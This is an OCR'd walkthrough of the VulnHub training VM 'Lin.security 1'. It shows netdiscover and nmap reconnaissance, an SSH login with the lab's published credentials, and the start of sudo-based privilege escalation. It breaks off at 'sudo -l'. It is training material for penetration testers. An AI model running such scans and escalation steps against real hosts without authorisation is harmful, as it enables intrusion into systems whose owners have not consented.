
Lin.security1

IP- 192.168.56.116
Walkthrough by basil
Wattlecorp Cybersecurity Labs


Methadologies

Let's start by checking our ip using netdiscover




```
 Currently scanning: 172.26.242.0/16   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 222
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.100  08:00:27:21:1e:64      1      42  PCS Systemtechnik GmbH
 192.168.56.116  08:00:27:d8:9f:d6      3     180  PCS Systemtechnik GmbH
```

Now let's do a nmap scan to find open ports,services,version etc.



```
┌─[✗]─[baz@parrot]─[~/ctf/lin.security]
└──╼ $sudo nmap -A -p- 192.168.56.116
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 17:17 IST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 47.03% done; ETC: 17:17 (0:00:01 remaining)
Nmap scan report for 192.168.56.116 (192.168.56.116)
Host is up (0.00073s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7a:9b:b9:32:6f:95:77:10:c0:a0:80:35:34:b1:c0:00 (RSA)
|   256 24:0c:7a:82:78:18:2d:66:46:3b:1a:36:22:06:e1:a1 (ECDSA)
|_  256 b9:15:59:78:85:78:9e:a5:e6:16:f6:cf:96:2d:1d:36 (ED25519)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      43927/tcp6  mountd
|   100005  1,2,3      46699/tcp   mountd
|   100005  1,2,3      55130/udp6  mountd
```




```
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      43927/tcp6  mountd
|   100005  1,2,3      46699/tcp   mountd
|   100005  1,2,3      55130/udp6  mountd
|   100005  1,2,3      59198/udp   mountd
|   100021  1,3,4      38453/tcp   nlockmgr
|   100021  1,3,4      41093/tcp6  nlockmgr
|   100021  1,3,4      55440/udp   nlockmgr
|   100021  1,3,4      57428/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
38453/tcp open  nlockmgr 1-4 (RPC #100021)
39873/tcp open  mountd   1-3 (RPC #100005)
40195/tcp open  mountd   1-3 (RPC #100005)
46699/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 08:00:27:D8:9F:D6 (Oracle VirtualBox virtual NIC)
```

Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
Menu
qBittorrent v4.2.5
Parrot Terminal

From the nmap scan we found number of open ports
22(ssh), 111(rpc), 2049(nfs_acl), 38453(nlock), 39873,40195,46699(mountd)

Now we checked the description from the vulnhub and found that ssh login credentials was provided



Description

Here at in.security we wanted to develop a Linux virtual machine that is based, at the time of writing, on an up-to-date Ubuntu distro (18.04 LTS), but suffers from a number of vulnerabilities that allow a user to escalate to root on the box. This has been designed to help understand how certain built-in applications and services if misconfigured, may be abused by an attacker.


We have configured the box to simulate real-world vulnerabilities (albeit on a single host) which will help you to perfect your local privilege escalation skills, techniques and toolsets. There are a number challenges which range from fairly easy to intermediate level and we're excited to see the methods you use to solve them!

The image is just under 1.7 GB and can be downloaded using the link above. On opening the OVA file a VM named lin.security will be imported and configured with a NAT adapter, but this can be changed to bridged via the the preferences of your preferred virtualisation platform.

To get started you can log onto the host with the credentials: bob/secret

Lin.Security: 1 ~ VulnHub - Mozilla Firefox
VIRTUAL MACHINES
HELP
RESOURCES
ABOUT
SUBMIT MACHINE
CONTACT US
Start Parrot Wiki Community privacy pentest learn Donate


Great now let's login from ssh using these credentials
ssh bob@192.168.56.116
pass- secret



Applications Places System
bob@linsecurity: ~
File Edit View Search Terminal Tabs Help
bob@linsecurity: ~
Parrot Terminal
Menu
qBittorrent v4.2.5
bob@linsecurity: ~
Lin.Security: 1 ~ VulnH...
[lin.security]
[lin.security [Running] -...

```
└──╼ $cd lin.security/
┌─[baz@parrot]─[~/ctf/lin.security]
└──╼ $sudo ssh bob@192.168.56.116
[sudo] password for baz:
The authenticity of host '192.168.56.116 (192.168.56.116)' can't be established.
ECDSA key fingerprint is SHA256:I+wq8xJMlaf4EveLea870dPi9oP2lx9jU0cJ2Cx9ngQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.116' (ECDSA) to the list of known hosts.
bob@192.168.56.116's password:

LIN.SECURITY

Welcome to lin.security | https://in.security | version 1.0

bob@linsecurity:~$ id
uid=1000(bob) gid=1004(bob) groups=1004(bob)
bob@linsecurity:~$ whoami
bob
bob@linsecurity:~$ pws

Command 'pws' not found, did you mean:

  command 'aws' from snap aws-cli (1.15.55)
  command 'pms' from deb pms
```


Now let's check I can see all the permissions which bob has and now I can easily root the machine using any of these permitted commands.
sudo -l
As you can observe that we had escalated root shell when sudo have rights for all types of the shell such as ksh, zsh, bash and so on or for editors or for other programs such as pico, vi, Perl, scp, find, less and so on. It goes in a privileged environment with elevated privileges to access the file system or elevate root shell if sudo permission is enabled.



Applications Places System
bob@linsecurity: ~
File Edit View Search Terminal Tabs Help
bob@linsecurity: ~
Parrot Terminal
Menu
[qBittorrent v4.2.5]
bob@linsecurity: ~
[Hack the Lin.Security ...
[lin.security]
[lin.security [Running] -...

```
  command 'rpws' from deb ratpoison
  command 'pwd' from deb coreutils
  command 'pcs' from deb pcs
  command 'aws' from deb awscli
  command 'psw' from deb wise

See 'snap info <snapname>' for additional versions.

bob@linsecurity:~$ sudo -l
[sudo] password for bob:
